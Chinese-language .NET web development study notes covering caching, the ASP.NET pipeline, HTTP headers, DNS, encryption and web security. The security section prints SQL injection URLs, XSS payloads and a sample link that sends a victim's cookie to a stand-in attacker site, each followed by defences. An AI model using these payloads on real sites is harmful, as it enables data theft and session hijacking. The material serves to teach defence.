* 在.NET运用中经常用到缓存(Cache)对象。有HttpContext.Current.Cache以及HttpRuntime.Cache，HttpRuntime.Cache是应用程序级别的，而HttpContext.Current.Cache是针对当前WEB上下文定义的。HttpRuntime下的除了WEB中可以使用外，非WEB程序也可以使用
* 在可以的条件，尽量用 HttpRuntime.Cache ，而不是HttpContext.Cache
* 合理的使用缓存

1. 读写小于10:1的情况下，不适合用缓存，我们用缓存的目的就是想分摊下数据库的压力以及利用内存来提速性能，如果读写差不多，或者压根就没读过，这样的死数据就会造成内存资源的浪费。
2. 既然是缓存，就注定了它的资源是有限的，宝贵的，也就注定了我们必须合理利用它的内存空间，也就被迫的让我们清楚的认识到热点数据，不易修改的应该放在缓存，反之不宜放。
3. 大公司在缓存方面做的好的地方就是在一个“控”字上，他们会为缓存专门做一套“缓存系统”，当系统预加载的时候，同时也充当内存数据库使用，将这些元数据加载到缓存系统中，比如“县市区”，“分类信息”等等作为预热数据。

* 局部缓存

## ****软件架构****

* MVC
  + ASP.NET MVC
* MVP
  + 事件模型
    - ASP.NET Web form
      * System.UI.Page
      * ViewState
      * ...
    - Winform
* MVVM
  + 在.Net中(主要应用于WPF、Silverlight、WP7)
    - Prism - Brian Lagunas微软产品经理，微软MVP,一个跨平台的桌面和移动MVVM开发框架，开源。
    - Catel - Catel是一个专注于MVVM（WPF，Silverlight，Windows Phone和WinRT）和MVC（ASP.NET MVC）的应用程序开发平台。 Catel的核心包含一个IoC容器，模型，验证，纪念，消息中介，参数检查等。
    - ...
  + 在前端中
    - Angular
    - Vue
    - Knockout
    - React
    - ...

## ****平台****

* **MONO**
* **.Net Core**
  + CoreCLR
  + CoreRT for .NET Core
  + .NET Core Base Class Library
  + ...
* **.Net Framework**
  + .NET Framework Base Class Library(BCL基类库)
    - System.Web（ASP.NET的核心）
      * ASP.NET与IIS管道模型：

Http处理流程概述

请求到服务器端的处理流程：

1. 用户在浏览器中输入的地址，通过DNS解析成“协议+IP+端口“，类似地址，浏览器就将请求发送到这个地址。
2. 有IP确定服务器，请求到达这个地址（服务器）后，再由端口确定进程，由服务器对应的进程处理，在windows server服务器是由一个名为HTTP.SYS服务来接受http请求。
3. HTTP.SYS服务接受到请求后，HTTP.SYS和IIS属于两个进程，属于两个进程之间的通讯，HTTP.SYS通过pipeline（管线）方式转发给IIS。
4. IIS识别不同类型的请求，然后交给不同的应用程序处理，若找不到此类型的处理程序，且请求的文件没有收到服务器保护，则IIS直接把请求的文件返回给客户端。

我们先来了解下第2点中的HTTP.SYS服务到底是个什么东西，它其实是一个服务器内置驱动程序，用来监听来自外部的HTTP请求，在操作系统启动时IIS服务器首先就要在HTTP.SYS中注册自己的虚拟路径，其实是告知HTTP.SYS请求的URL是否可以访问，能访问则交给IIS，不能则返回404错误。

接下来解释下第4点中IIS是依据什么来处理请求的，答案就是请求文件的后缀名，能够处理各种后缀名的应用程序被叫做ISAPI（Internet Server Application Programe Interface，互联网服务器应用程序接口）应用程序，它其实是一个接口，扮演一个代理的角色，映射请求的页面的后缀和与之对应的应用程序。

ASP.NET管道

上面是在比较低的层次上讲到的IIS和asp.net框架所完成的工作，那我们写的代码（高层次框架，如WebForm、MVC、WebAPI等）是如何和这部分进行衔接的呢？当Http请求到达asp.net runtime时，交由管道来处理，管道由托管模块（各种HttpModule）和处理程序（各种HttpHandler）组成，控制管道工作的是HttpApplication，下面是管道处理的一个图：



1. HttpRuntime将请求转交给HttpApplication（表示Web应用程序），HttpApplication创建针对Http请求的HttpContext对象，这些对象包含如HttpRequest、HttpResponse等对象， 这些对象在程序中可以通过上下文类进行访问。
2. 接下来Http请求会通过一系列的HttpModule，这些Module对Http请求具有完全控制权，可以做一些执行某个实际工作前的事情。
3. 接来下会被HttpHandler处理，如webForm中的aspx页面继承的page类就是实现了IHttpHandler接口，mvc中则是交给MvcHandler处理。
4. HttpHandler处理完成后，Http请求会再次回到Module，此时Module则可以做一些某个实际工作完成后的事情。

请求在管道中要经过一系列的事件，这些事件由HttpApplication引发，通常由HttpModule订阅，也可以在全局类Global.asax中订阅，这一系列的事件就是一次请求的生命周期。



HttpModule内部事件机制和生命周期：



附上中文详细解释图：



ASP.NET全局文件GLOBAL.ASAX用法

Global.asax 文件继承自HttpApplication 类，它维护一个HttpApplication 对象池，并在需要时将对象池中的对象分配给应用程序

**包含的事件:**

　　·Application\_Init：在应用程序被实例化或第一次被调用时，该事件被触发。对于所有的HttpApplication 对象实例，它都会被调用。

　　·Application\_Disposed：在应用程序被销毁之前触发。这是清除以前所用资源的理想位置。

　　·Application\_Error：当应用程序中遇到一个未处理的异常时，该事件被触发。

　　·Application\_Start：在HttpApplication 类的第一个实例被创建时，该事件被触发。它允许你创建可以由所有HttpApplication 实例访问的对象。 这是在应用程序中给应用程序级的变量赋值或指定对所有用户必须保持的状态的理想位置。

　　·Application\_End：在HttpApplication 类的最后一个实例被销毁时，该事件被触发。在一个应用程序的生命周期内它只被触发一次。

　　·Application\_BeginRequest：在接收到一个应用程序请求时触发。对于一个请求来说，它是第一个被触发的事件，请求一般是用户输入的一个页面请求（URL）。

　　·Application\_EndRequest：针对应用程序请求的最后一个事件。

　　·Application\_PreRequestHandlerExecute：在 ASP.NET 页面框架开始执行诸如页面或 Web 服务之类的事件处理程序之前，该事件被触发。

　　·Application\_PostRequestHandlerExecute：在 ASP.NET 页面框架结束执行一个事件处理程序时，该事件被触发。

　　·Applcation\_PreSendRequestHeaders：在 ASP.NET 页面框架发送 HTTP 头给请求客户（浏览器）时，该事件被触发。

　　·Application\_PreSendContent：在 ASP.NET 页面框架发送内容给请求客户（浏览器）时，该事件被触发。

　　·Application\_AcquireRequestState：在 ASP.NET 页面框架得到与当前请求相关的当前状态（Session 状态）时，该事件被触发。

　　·Application\_ReleaseRequestState：在 ASP.NET 页面框架执行完所有的事件处理程序时，该事件被触发。这将导致所有的状态模块保存它们当前的状态数据。

　　·Application\_ResolveRequestCache：在 ASP.NET 页面框架完成一个授权请求时，该事件被触发。它允许缓存模块从缓存中为请求提供服务，从而绕过事件处理程序的执行。

　　·Application\_UpdateRequestCache：在 ASP.NET 页面框架完成事件处理程序的执行时，该事件被触发，从而使缓存模块存储响应数据，以供响应后续的请求时使用。

　　·Application\_AuthenticateRequest：在安全模块建立起当前用户的有效的身份时，该事件被触发。在这个时候，用户的凭据将会被验证。

　　·Application\_AuthorizeRequest：当安全模块确认一个用户可以访问资源之后，该事件被触发。

　　·Session\_Start：在一个新用户访问应用程序 Web 站点时，该事件被触发。

　　·Session\_End：在 InProc 模式下运行时，当一个用户的会话超时、结束或他们离开应用程序 Web 站点时，该事件被触发。

* + - * + 集成模式IIS7：

HttpContext

...

* + - * + IIs的常用功能及使用及配置：

请求筛选、失败请求跟踪等

* + - * + .Net MVC生命周期
        + Httphandler、HttpModule、Globar的编写及应用...

MVC URLRouting Module对进入server的request进行了拦截，然后对request的handler进行了处理。asp.net WebForm和asp.net MVC两者的不同，是在于最终使用的IHttpHandle的不同。WebForm中使用的是Page这个Handler，MVC中使用的是MVCHander。

以上资料来自：

[asp.net管道模型学习（一）：Http请求处理流程](http://www.kungge.com/kungge/2484.html)

[深入理解ASP.NET里的HttpModule机制](http://www.cnblogs.com/jeffwongishandsome/archive/2009/07/20/1513527.html)

[ASP.NET管道模型](【ASP.NET】管道模型)

* + - * + ...
    - OWIN解耦
      * Open Web Server Interface for .NET，定义了一种中间件在管道中用于处理请求和相关响应的标准方式，是种规范，用于解耦Web 服务器和Web 应用程序。
      * OWIN的实现：Katana（由微软早期开发的开源OWIN组件集合）
        + OWIN Layer(定义的一系列层)

Application(应用程序)

Middleware(中间件)

Nanacy.Owin

WebApi

Signalr

FubuMVC

Simple.Web

DuoVia.Http

...

Server(服务)

Microsoft.Owin.Host.SystemWeb

Microsoft.Owin.Host.HttpListener

Helios

(Asp.Net5以后就是Microsoft.AspNet命名空间)

...

Host(宿主)

IIS

Custom Host

OwinHost.exe

Node.Js(connect-owin)

...

* + .NET CLR（Commen Language Runtime）公用语言运行时
    - 核心：公共语言基础（Common Language Infrastructure，CLI）,提供了定义的规范接口、与工具
    - 1.项目源代码被 .Net Framework编译器( csc , C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe )编译成EXE或者是DLL文件。
    - 2.被CSC编译后的EXE/DLL文件叫做 IL文件。Intermediate Language （IL）中间语言，在.Net中，称之为 Microsoft IL（MSIL）微软中间语言(右键对项目进行生成的时候实际上就是这一步)
    - 3.CLR会将MSIL通过JIT（Just In Time）编译器进行第二次编译，将其编译成本地平台的CPU指令。(如果拥有能在Linux运行的CLR，代码就能跨平台运行)
    - .
    - C#源码——(CSC编译器)——MSIL文件(dll/exe)——(CLR中的JIT编译器)——CPU执行

## ****Http协议****

OSI协议与TCP/IP协议



TCP/IP协议



* OSI网络通信
  + 物理层
    - 以二进制数据形式在物理媒体上传输数据
  + 数据链路层
    - 传输有地址的帧，错误检测功能
  + 网络层
    - 为数据包选择路由
    - IP，ICMP，RIP...
  + 传输层
    - 提供端对端的接口
    - TCP、UDP...
  + 会话层
    - 建立或解除与其它接点的联系
  + 表示层
    - 数据格式化，代码转换，数据加密
  + 应用层
    - HTTP，FTP，SMTP...
* Http状态码
  + 1xx:信息提示，表示请求已被成功接受，继续处理，请求范围100~101
  + 2xx:成功，服务器成功响应请求，请求范围200~206
  + 3xx:重定向，请求范围300~305
  + 4xx:发送一些服务器无法受理的东西
  + 5xx:一条有效请求，但服务器挂了
* 常用HTTP消息头(Http Header)
  + Request请求头
    - Authorization：Basic base64646464646464=== （验证）
    - Accept-Encoding：gzip （指定浏览器可以支持的web服务器返回内容压缩编码类型）
    - Cache-Control：max-age=60（指定请求和响应遵循的缓存机制，max-age为 当前60秒内再次访问不会去服务器请求）
    - Cookie：ZJF（该请求域名下的所有cookie值一起发送给web服务器）
    - Content-Type：application/x-www-form-urlencoded（是以什么格式来传输，请求的与实体对应的MIME信息）
    - Accept：text/plain（指定客户端能够接收的内容类型）
    - Range：bytes=0-999（常用作断点续传，设置请求的指定范围，服务器则返回Content-Range: bytes 0-999）
    - Referer： （当前请求来源的网页地址）
    - Origin： （和Referer差不多，只存在于POST请求）
    - Host:： （指定请求的服务器的域名和端口号）
    - User-Agent:：Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/61.0.3163.100 Safari/537.36（当前客户端的信息）
    - Expect：100-continue（握手失败，请求头域类型不匹配，由此导致的API接口调用失败）
  + Response返回头
    - Connection: keep-alive（连接方式，很重要）
    - Access-Control-Allow-Origin: \*（跨域，很重要）
    - Set-Cookie: UserID=admin; Max-Age=3600; Version=1
    - Content-Encoding:gzip

表单提交与成功控件

浏览器并不是将所有的表单控件全部发送到服务器的，而是会查找所有的【**成功控件**】，只将这些成功控件的数据发送到服务端， 什么是成功控件呢？  
简单地来说，成功控件就是：每个表单中的控件都应该有一个name属性和”当前值“， 在提交时，它们将以 name=value 的形式做为提交数据的一部分。

对于一些特殊情况，成功控件还有以下规定：  
1. 控件不能是【禁用】状态，即指定【disabled="disabled"】。即：禁用的控件将不是成功控件。  
2. 如果一个表单包含了多个提交按键，那么仅当用户点击的那个提交按钮才算是成功控件。  
3. 对于checkbox控件来说，只有被用户勾选的才算是成功控件。  
4. 对于radio button来说，只有被用户勾选的才算是成功控件。  
5. 对于select控件来说，所有被选择的选项都做为成功控件，name由select控件提供。  
6. 对于file上传文件控件来说，如果它包含了选择的文件，那么它将是一个成功控件。  
此外，浏览器不会考虑Reset按钮以及OBJECT元素。

控件输入的内容并不是直接发送的， 而是经过一种编码规则来处理的。目前基本上只会只使用二种编码规则：application/x-www-form-urlencoded 和 multipart/form-data ， 这二个规则的使用场景简单地说就是：后者在上传文件时使用，其它情形则使用前者(默认)。

这个规则是在哪里指定的呢？ 其实form还有个enctype属性，用它就可以指定编码规则

浏览器处理表单数据的过程大致分为4个阶段：  
1. 识别所有的成功控件。  
2. 为所有的成功控件创建一个数据集合，它们包含 control-name/current-value 这样的值对。  
3. 按照form.enctype指定的编码规则对前面准备好的数据进行编码。编码规则将放在请求中，用【Content-Type】指出。  
4. 提交编码后的数据。此时会区分post,get二种情况，提交的地址由form.action属性指定的。

常见的请求头和响应头

1)请求(客户端->服务端[request])   
    GET(请求的方式) /newcoder/hello.html(请求的目标资源) HTTP/1.1(请求采用的协议和版本号)   
    Accept: \*/\*(客户端能接收的资源类型)   
    Accept-Language: en-us(客户端接收的语言类型)   
    Connection: Keep-Alive(维护客户端和服务端的连接关系)   
    Host: localhost:8080(连接的目标主机和端口号)   
    Referer: http://localhost/links.asp(告诉服务器我来自于哪里)   
    User-Agent: Mozilla/4.0(客户端版本号的名字)   
    Accept-Encoding: gzip, deflate(客户端能接收的压缩数据的类型)   
    If-Modified-Since: Tue, 11 Jul 2000 18:23:51 GMT(缓存时间)    
    Cookie(客户端暂存服务端的信息)

    Date: Tue, 11 Jul 2000 18:23:51 GMT(客户端请求服务端的时间)

2)响应(服务端->客户端[response])  
    HTTP/1.1(响应采用的协议和版本号) 200(状态码) OK(描述信息)  
    Location: http://www.baidu.com(服务端需要客户端访问的页面路径)   
    Server:apache tomcat(服务端的Web服务端名)  
    Content-Encoding: gzip(服务端能够发送压缩编码类型)   
    Content-Length: 80(服务端发送的压缩数据的长度)   
    Content-Language: zh-cn(服务端发送的语言类型)   
    Content-Type: text/html; charset=GB2312(服务端发送的类型及采用的编码方式)  
    Last-Modified: Tue, 11 Jul 2000 18:23:51 GMT(服务端对该资源最后修改的时间)  
    Refresh: 1;url=http://www.it315.org(服务端要求客户端1秒钟后，刷新，然后访问指定的页面路径)  
    Content-Disposition: attachment; filename=aaa.zip(服务端要求客户端以下载文件的方式打开该文件)  
    Transfer-Encoding: chunked(分块传递数据到客户端）    
    Set-Cookie:SS=Q0=5Lb\_nQ; path=/search(服务端发送到客户端的暂存数据)  
    Expires: -1//3种(服务端禁止客户端缓存页面数据)  
    Cache-Control: no-cache(服务端禁止客户端缓存页面数据)    
    Pragma: no-cache(服务端禁止客户端缓存页面数据)     
    Connection: close(1.0)/(1.1)Keep-Alive(维护客户端和服务端的连接关系)

    Date: Tue, 11 Jul 2000 18:23:51 GMT(服务端响应客户端的时间)

**在服务器响应客户端的时候，带上Access-Control-Allow-Origin头信息，解决跨域的一种方法。**

* 实时通信方案
  + .Net Signalr+
  + Ajax轮询
  + Comet
  + WebSocket(SuperWebSocket，WebSocket服务器)
  + SSE（Server-sent Events服务器发送事件）
  + ...

## ****域名解析****

* DNS解析流程
* 常见 域名解析记录
  + A记录：用来指定域名或子域名对应的IP地址记录，保证域名指向对应的主机
  + CNAME记录：别名记录，该记录允许你为自己的主机设置别名
  + MX记录：邮件路由记录，当发送邮件时，Mail 服务器先对域名进行解析，查找mx记录
  + TXT记录：是域名系统(DNS)中由域名托管服务商存储的一种资源记录，其作用是防止垃圾邮件滥用行为
  + AAAA记录：指定网站域名对应的IPv6地址记录
  + NS记录：Name Server，用于指定域名是由那个DNS服务器来进行域名解析
  + ...

## ****网站优化****

* JavaScript和Css模块化
* CSS Sprites：将一个页面涉及到的所有零星图片都包含到一张大图中去，这样一来，将N次请求变成一次请求
* 划分资源域
* 合理运用缓存技术
  + 静态文件（图片、css、js、html ）缓存： cdn技术、squid缓存服务器、浏览器(客户端)缓存
  + HTML5 application cahce API离线缓存
  + 应用层缓存：Cache、Redis缓存数据库、memcache缓存数据库
  + 数据库缓存：数据库本身的缓存机制
  + ...
* 了解浏览器工作机制：Css放顶部，Js放底部，压缩Html，能配置Expires/Cathe-Control，ETag，使用 gzip 压缩
* 用ISP(互联网服务提供商)提供的文件存储等技术
* 提高DNS域名解析速度
* 掌握SEO
  + 确保网站是可以被索引的： robots.txt，Robtots 标签
  + 确保网页是可以被索引的：确保爬虫可以看到所有的内容、使用描述性的锚文本的网页
  + 擅长标签编写：带有 H1 标签、关键词放 URL 中、加粗文字、Descripiton 标签、图片文件名、ALT 属性带有关键词
  + ...
* 删除不必要的HTTP响应头
  + 移除X-AspNet-Version HTTP头
  + 移除X-AspNetMvc-Version HTTP头
  + 移除X-Powered-By HTTP头
  + 移除Server HTTP头
  + ...
* 用户数据分析
  + PV IP UV
  + 访问流量来源
    - 浏览器
    - 移动设备
    - ...
* ...

## ****默认隐藏段（拒绝客户端访问）****

* App\_Browsers：包含浏览器定义(.browser文件),ASP.NET会使用这些文件来识别个别浏览器并判断它们的功能
* App\_Code：包含用于公用程序和商务对象(Business Object) , (例如, .cs ; .vb和.jsl文件)的程序源代码,要将它编译为应用程序的一部分
* App\_Data：包含应用程序数据文件.包括MDF文件,XML文件与其他数据库文件
* App\_GlobalResources：包含资源(.resx和.resources文件),这些资源会编译成具有全局范围的组件
* App\_LocalResources：包含资源(.resx和.resources文件),这些资源会与特定的页面,拥护控件或应用程序的主页面(MasterPage)相关联
* App\_WebReferences：包含参考合约文件(.wsdl文件),结构描述(.xsd文件)和探索文件(.disco和.discomap文件),可定义Web应用以用语应用程序
* Bin：包含空间,组件或你要在应用程序中应用其他程序代码的已编译组件(.dll文件).在[Bin]文件夹中以程序代码表示的任何类, 都会自动在应用程序中应用到
* Web.config：用来储存Asp.net Web应用程序的配置信息，通过继承关系，每个Web.config将配置设置应用到它所在的目录及虚拟子目录下
* ...

## ****特殊目录****

* Bin：是二进制binary的英文缩写,用来存放编译的结果
  + Debug 调试版本 开发环境 有调试信息
  + Release 发行版本 代码更小,执行更快,编译更严格,更慢 没有调试信息
* Obj：是object的缩写，用于存放编译过程中生成的中间临时文件,用来加快编译速度
  + Debug
  + Release

## ****需要掌握的前端知识****

* Html5+Css3
* JQuery插件语法
* Js实现封装-继承-多态
* 实现一个简单的MVVM框架
* 实现一个简单的js模板引擎
* Angular
  + 路由、模块化、控制器、指令、作用域、模板、链式函数、过滤器、服务、依赖注入...
* React
  + 虚拟DOM，组件化...
* ...

## ****信息加密技术****

* 单向散列加密（杂凑函数、Hash函数）
  + 把任意长的输入消息串变化成固定长的输出串且由输出串难以得到输入串的一种函数，用于产生消息摘要，密钥加密
  + MD5，SHA，MAC，CRC...
* 对称加密
  + 使用的密钥(yue)只有一个，发收信双方都使用这个密钥对数据进行加密和解密
  + DES，3DES，AES，TDEA，Blowfish，RC5，IDEA...
* 非对称加密（公私钥加密）
  + 指加密和解密使用不同密钥的加密算法，分公钥和私钥
  + RSA，Elgamal，背包算法，Rabin，D-H，ECC...

## ****SSL****

* Secure Socket Layer，安全套接字层,保护Web通讯,以实现客户端和服务器之间的安全通讯
* HTTPS：是在HTTP上建立SSL加密层，并对传输数据进行加密，是HTTP协议的安全版
  + Let's Encrypt,国外一个公共的免费SSL
  + StartSSL,被各大浏览器所支持,但只免费一年
  + ...

## ****TLS****

* Transport Layer Security，安全传输层协议，用于在两个通信应用程序之间提供保密性和数据完整性，建立在SSL 3.0协议规范之上，是SSL 3.0的后续版本

## ****Web安全****

* 渗透注入
  + Sql注入、命令表达式注入、SSRF注入、XSS注入、CSRF注入、XXE注入...

SQL注入

所谓SQL注入，就是通过把SQL命令插入到Web表单递交或输入域名或页面请求的查询字符串，最终达到欺骗服务器执行恶意的SQL命令。

假设我们在浏览器中输入http://localhost:3452/ExcelUsingXSLT/Default.aspx，由于它只是对页面的简单请求无需对数据库动进行动态请求，所以它不存在SQL Injection，当我们输入http://localhost:3452/ExcelUsingXSLT/Default.aspx?jobid=1时，我们在URL中传递变量testid，并且提供值为23，由于它是对数据库进行动态查询的请求（其中?testid＝23表示数据库查询变量），所以我们可以该URL中嵌入恶意SQL语句。

现在我们要通过页面请求的方式，让数据库执行我们的SQL语句，我们要在URL中嵌入恶意表达式1=1（或2=2等等），如下URL所示：http://localhost:3452/ExcelUsingXSLT/Default.aspx?jobid=1'or'1'='1

****

现在我们把job表中的所有数据都查询出来了，仅仅通过一个简单的恒真表达式就可以进行了一次简单的攻击。

虽然我们把数据都查出来了，但数据并没有太大的价值，接着我们再确定下数据库的表名。

首先我们假设表名就是job，然后输入以下URL：

<http://localhost:3452/ExcelUsingXSLT/Default.aspx?jobid=1'or> 1=(select count(\*) from job)--



当我们输入了以上URL后，结果服务器返回我们错误信息，这证明了我们的假设是错误的，那我们该感觉到挫败吗？不，其实这里返回了很多信息，首先它证明了该表名不是job，而且它还告诉我们后台数据库是SQL Server，不是MySQL或Oracle，这也设计一个漏洞把错误信息直接返回给了用户。

接下假定表名是jobs，然后输入以下URL：

[http://localhost:3452/ExcelUsingXSLT/Default.aspx?jobid=1'or1=(select count(\*) from jobs) --](http://localhost:3452/ExcelUsingXSLT/Default.aspx?jobid=1'or1=(select%20count(*)%20from%20jobs)%20--)



现在证明了该表名是jobs，这可以迈向成功的一大步，由于我们知道了表名就可以对该表进行增删改操作了，而且我们还可以猜测出更多的表对它们作出修改，一旦修改成功那么这将是一场灾难。

现在大家已经对SQL Injection的攻击有了初步的了解了，接下让我们学习如何防止SQL Injection。

总的来说有以下几点：

1. 永远不要信任用户的输入，要对用户的输入进行校验，可以通过正则表达式，或限制长度，对单引号和双"-"进行转换等。

2. 永远不要使用动态拼装SQL，可以使用参数化的SQL或者直接使用存储过程进行数据查询存取。

3. 永远不要使用管理员权限的数据库连接，为每个应用使用单独的权限有限的数据库连接。

参考资料：[利用SQL注入漏洞登录后台](https://www.cnblogs.com/sdya/p/4568548.html)

XSS注入

XSS 全称(Cross Site Scripting) 跨站脚本攻击， 是Web程序中最常见的漏洞。指攻击者在网页中嵌入客户端脚本(例如JavaScript), 当用户浏览此网页时，脚本就会在用户的浏览器上执行，从而达到攻击者的目的.  比如获取用户的Cookie，导航到恶意网站,携带木马等。

假如有下面一个textbox

<input type="text" name="address1" value="value1from">

value1from是来自用户的输入，如果用户不是输入value1from,而是输入

"/><script>alert(document.cookie)</script><!- 那么就会变成

<input type="text" name="address1" value=""/><script>alert(document.cookie)</script><!- ">

嵌入的JavaScript代码将会被执行

或者用户输入的是  "onfocus="alert(document.cookie)那么就会变成

<input type="text" name="address1" value="" onfocus="alert(document.cookie)">

XSS之所以会发生， 是因为用户输入的数据变成了代码。 所以我们需要对用户输入的数据进行HTML Encode处理。 将其中的"中括号"， “单引号”，“引号” 之类的特殊字符进行编码。

在C#中已经提供了现成的方法，只要调用HttpUtility.HtmlEncode("string <scritp>") 就可以了。

**XSS攻击场景**

1. Dom-Based XSS 漏洞

攻击过程如下：

Tom 发现了Victim.com中的一个页面有XSS漏洞，

例如: http://victim.com/search.asp?term=apple

Tom 先建立一个网站http://badguy.com,  用来接收“偷”来的信息。  
然后Tom 构造一个恶意的url(如下), 通过某种方式(邮件，QQ)发给Monica

http://victim.com/search.asp?term=<script>window.open("http://badguy.com?cookie="+document.cookie)</script>

Monica点击了这个URL，嵌入在URL中的恶意Javascript代码就会在Monica的浏览器中执行. 那么Monica在victim.com网站的cookie, 就会被发送到badguy网站中。这样Monica在victim.com 的信息就被Tom盗了.

Ps:上面URL的意思是打开victim.com页面，并将该网站的Cookie作为参数传给badguy.com网站。

2.Stored XSS(存储式XSS漏洞)

该类型是应用广泛而且有可能影响大Web服务器自身安全的漏洞，攻击者将攻击脚本上传到Web服务器上，使得所有访问该页面的用户都面临信息泄露的可能。

攻击过程如下：  
Alex发现了网站A上有一个XSS 漏洞，该漏洞允许将攻击代码保存在数据库中，

Alex发布了一篇文章，文章中嵌入了恶意JavaScript代码。

其他人如Monica访问这片文章的时候，嵌入在文章中的恶意Javascript代码就会在Monica的浏览器中执行，其会话cookie或者其他信息将被Alex盗走。

Dom-Based XSS漏洞威胁用户个体，而存储式XSS漏洞所威胁的对象将是大量的用户.

**XSS漏洞修复**

1. 将重要的Cookie标记为HttpOnly,这样的话Javascript 中的document.cookie语句就不能获取到Cookie了.（HttpOnly一旦被设置，在浏览器的document对象中就看不到Cookie了。而浏览器在浏览网页的时候不受任何影响，因为Cookie会被放在浏览器头中发送出去）

2. 只允许用户输入我们期望的数据。例如：年龄的textbox中，只允许用户输入数字。而数字之外的字符都过滤掉。

3. 对数据进行Html Encode处理

4. 过滤或移除特殊的Html标签， 例如: <script>, <iframe> , &lt; for <, &gt; for >, &quot for

5. 过滤JavaScript事件的标签。例如"onclick=", "onfocus"等等。

ASP.NET中有防范XSS的机制，对提交的表单会自动检查是否存在XSS，当用户试图输入XSS代码的时候，ASP.NET会抛出一个错误。

参考资料：[web安全之XSS注入](http://www.cnblogs.com/TankXiao/archive/2012/03/21/2337194.html)

[使用HttpOnly提升Cookie安全性](https://blog.csdn.net/zzzmmmkkk/article/details/10862949)

CSRF注入

CSRF（Cross-site request forgery），中文名称：跨站请求伪造，也被称为：one click attack/session riding

你这可以这么理解CSRF攻击：攻击者盗用了你的身份，以你的名义发送恶意请求。CSRF能够做的事情包括：以你名义发送邮件，发消息，盗取你的账号，甚至于购买商品，虚拟货币转账......造成的问题包括：个人隐私泄露以及财产安全。



CSRF攻击是源于WEB的隐式身份验证机制！WEB的身份验证机制虽然可以保证一个请求是来自于某个用户的浏览器，但却无法保证该请求是用户批准发送的！

**CSRF的防御**

服务端的CSRF方式方法很多样，但总的思想都是一致的，就是在客户端页面增加伪随机数。

1. 首先在后台设置一个Cookie的随机数

2. 在表单中添加一个控件，存放该随机数

3. 在表单提交的后台验证该随机数

渗透注入检测工具

* + DirBuster目录渗透工具，专门用于探测Web服务器的目录和隐藏文件
  + Nmap网络连接端软件，网络连接端扫描软件，用来扫描网上电脑开放的网络连接端
  + Pangolin Sql注入工具
  + AppScan业界领先的web应用安全监测工具（软件界面可以选择中文，不过是收费的）
  + ...
* 欺骗
  + ClickJacking（点击劫持）
    - 透明iframe
      * HTTP头——X-Frame-Options
    - 图片掩盖接口
* 暴力破解
* DDOS
* 文件安全
  + 配置文件、备份文件暴露读取、未授权修改、未授权上传
* 逻辑安全
  + 未授权访问、上下流程顺序可乱序、无限递归
* 二进制安全
  + （VS中有性能分析工具）
  + 堆栈溢出(很多人都碰过)、缓存区溢出、内存泄漏

## ****Web认证****

* 第三方认证
  + Oauth2.0
  + Json Web Token
  + SSO单点登录
    - 同源策略
    - CAS解决方案
* IIs/.Net认证
  + Basic
  + Digest Authentication
  + Windows
  + Forms

## ****解决方案****

* 代码管理
  + Git：免费、开源的分布式版本控制系统，用的人最多
  + Svn：集中式的版本控制系统，一个强大的备份服务器
  + TFS：微软源代码管理工具
* 自动化测试
  + UI测试
    - VS自带的UI测试工具
    - MS Test 如何测试异步方法呢？

我们只需为异步方法添加async和Task，然后在await一下异步方法即可。

[Test]

public async Task SynchronizeTestWithCodeViaAwait()

{

  var sut = new SystemUnderTest();

  // Schedule operation to run asynchronously and wait until it is finished.

  await sut.StartAsync();

  // Assert outcome of the operation.

  Assert.AreEqual("Init Work", sut.Message);

}

* + 单元测试(Unit Testing)
    - Tdd测试驱动开发（Test-Driven Development）
      * VS自带的单元测试工具，Xunit，Nunit，Moq，Faker.Net
  + 性能分析
    - VS自带的性能分析工具，MiniProfiler
  + 压力测试
    - 概念
      * 吞吐率(Throughput)
      * QPS每秒查询率(Query Per Second)
      * TPS每秒事务数(Transaction Per Second)，并发用户数
      * ...
    - VS自带的压力测试工具，HttpTest4Net，Jmeter...
* 安全检测
* 自动化部署
  + VS的Web Deploy，Jenkins...
* 监控平台
* 自动化故障调控
* 命名规范

命名规范

匈牙利命名

开头字母用变量类型的缩写，其余部分用变量的英文或英文的缩写，要求单词的第一个字母大写。

Ex：

Int iAge = 10; //i是int的缩写

Float fPrice = 5999.9; //f是float的缩写

其他：   
前缀类型 a b by c cb cr cx,cy dw fn h i l lp m\_ n np p s sz w （一一对应关系）

数组 (Array) 布尔值 (Boolean) 字节 (Byte) 有符号字符 (Char) 无符号字符 (Char Byte，没有多少人用) 颜色参考值 (ColorRef) 坐标差（长度 ShortInt） Double Word 函数 Handle（句柄） 整型 长整型 (Long Int) Long Pointer 类的成员 短整型 (Short Int) Near Pointer Pointer 字符串型 以 null 做结尾的字符串型 (String with Zero End) Word

驼峰式命名

又叫小驼峰式命名法。   
第一个单词首字母小写，后面其他单词首字母大写。

Ex：

Int age = 10;

String myName = “LiLy”;

帕斯卡([Pascal](https://baike.baidu.com/item/Pascal%E8%AF%AD%E8%A8%80))命名

又叫大驼峰命名法。

每个单词的首字母都大写。

Ex：

Int Age = 10;

String MyName = “Lily”;

还有些许其他的命名规范，如：下划线命名法。


压力测试

常用工具：ab


Ab是Apache服务器自带的一个压力测试工具。Apache的ab命令模拟多线程并发请求，测试服务器负载压力，也可以测试nginx、lighthttp、IIS等其它Web服务器的压力。   
ab命令对发出负载的计算机要求很低，既不会占用很多CPU，也不会占用太多的内存，但却会给目标服务器造成巨大的负载。

在带宽不足的情况下，最好是本机进行测试，建议使用内网的另一台或者多台服务器通过内网进行测试，这样得出的数据，准确度会高很多。远程对web服务器进行压力测试，往往效果不理想（因为网络延时过大或带宽不足）

